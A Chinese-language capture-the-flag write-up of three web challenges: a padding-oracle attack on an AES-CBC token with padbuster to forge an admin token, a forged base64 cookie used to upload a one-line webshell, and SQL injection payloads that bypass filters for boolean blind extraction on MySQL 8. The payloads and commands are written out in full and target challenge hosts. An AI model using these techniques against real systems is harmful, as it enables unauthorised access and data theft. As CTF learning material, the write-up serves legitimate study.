呜呜呜web太难惹！

check in|M1LK

题目给了源码，进行代码审计后发现是对token进行了AES-CBC加密，这个原理可以参考下这篇文章

尝试改脚本、自己写脚本发现都跑不通，再搜了搜发现，已经有现成的工具惹。kali中下载padbuster，使用方法参考

然后化身工具小子（bushi，跑的时间有点久，要有耐心~

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# padbuster http://3501bf23-dc48-4021-8677-3b2aa9537a2a.archive.xdsec.chall.frankli.site:8080/home "MDAwMTE0NTE
0MTkxOTgxMOSJAwAU25w%2BxwD1vPGvUJHg5CSOXQDhJ9gGync9G1%2FlEOylmU70yYi2hLChhh9yqgaJexynGLNyRyS5ogVgn8A%3D" 16 -cook
ies "token=MDAwMTE0NTE0MTkxOTgxMOSJAwAU25w%2BxwD1vPGvUJHg5CSOXQDhJ9gGync9G1%2FlEOylmU70yYi2hLChhh9yqgaJexynGLNyRy
S5ogVgn8A%3D"

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 30

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 4 ***
```


```
Block 3 Results:
[+] Cipher Text (HEX): 10eca5994ef4c988b684b0a1861f72aa
[+] Intermediate Bytes (HEX): d1d210b96d2cc36e8824f0550f296ccb
[+] Plain Text: 16470,"IP":"223.
```

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# padbuster http://3501bf23-dc48-4021-8677-3b2aa9537a2a.archive.xdsec.chall.frankli.site:8080/home "MDAwMTE0NTE
0MTkxOTgxMOSJAwAU25w%2BxwD1vPGvUJHg5CSOXQDhJ9gGync9G1%2FlEOylmU70yYi2hLChhh9yqgaJexynGLNyRyS5ogVgn8A%3D" 16 -cook
ies "token=MDAwMTE0NTE0MTkxOTgxMOSJAwAU25w%2BxwD1vPGvUJHg5CSOXQDhJ9gGync9G1%2FlEOylmU70yYi2hLChhh9yqgaJexynGLNyRy
S5ogVgn8A%3D" -plaintext "{\"Name\":\"admin\",\"CreateAt\":1651416470,\"IP\":\"223.104.11.66\"}"

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 30
```

```
-------------------------------------------------------
** Finished ***

[+] Encrypted value is: wD6woFme4WQOQc1u16HNnKBTUa5%2F1iHXHRbfHbLXQDlVGOr9vTBlIOQjmQLwzUHad19Ba%2BI1jFPGFI6QgTO2m
wAAAAAAAAAAAAAAAAAAAAA%3D
-------------------------------------------------------
```

include|M1LK

直接传文件回显只有Lteam的成员才能上传文件，抓包发现cookie，用base64解码



将其中的Tourist改成Lteam，同时将前面的7改成5，再进行base64编码，作为cookie，发现可以上传文件，上传一句话木马文件，回显了文件上传路径，然后用蚁剑连接，在根目录下发现flag。

mini_sql

这个题没做出来太yuyu了（

比赛结束后，问出题师傅说预期解是查出来数据库版本，根据版本特性来做。

大致思路就是首先fuzz一下，发现过滤了单引号、select、sleep、benchmark等一些东西，猜测后台sql语句如下：

```
select * from minil where username = ' ' and password = ' ';
```

空格处为待传的用户名和密码，过滤了单引号，用反斜杠将第二个单引号转义从而将password传的值逃逸出来，过滤了or，用||代替，过滤了井号、减号，但放出来了分号，用分号和%00截断，具体传值如下

```
username=\
password=||(1);%00
```

传参后回显success，代表成功截断。

然后思路就是布尔盲注，通过回显的是fail还是success来判断。

```
username=\&password=||mid(version(),1,1)=8;%00
```

回显是success，说明是mysql8，用该版本特性绕过select

构造如下语句

```
username=\
password=|| (("a","a","a")<(table users limit 0,1));%00
```

回显success，布尔盲注得到列名分别为id、username、password

然后用ascii绕过ord，对username和password值进行爆破

```
username=\
password=||ascii(mid(username,1,1))=0;%00
```

得到username和password值之后登陆拿到flag。

~~当时做题的时候自己的思路是用堆叠注入，然后通过预处理和十六进制绕过waf，自我感觉绕过了所有，本地能跑通，但是题目环境怎么也跑不通，怀疑人生，也说一下思路吧（~~

```
username=\
password=;PREPARE a FROM 0xabc;EXECUTE a;
```

0xabc代表时间盲注语句比如select if(1,sleep(3),0); 的十六进制转码，（然而并没有延时，发包后唰的一下就有结果了（×

总结总结，~~就是一整个打懵了，没有比赛经验，只学知识真八行！~~这是第一次写wp，也算是认认真真打的第一次ctf，发现还是比赛打的太少了，一些看过的知识有时候用不到比赛里，没有比赛那种思维，以后要多打一些比赛（前方路漫漫，唯热爱做帆，加油吧！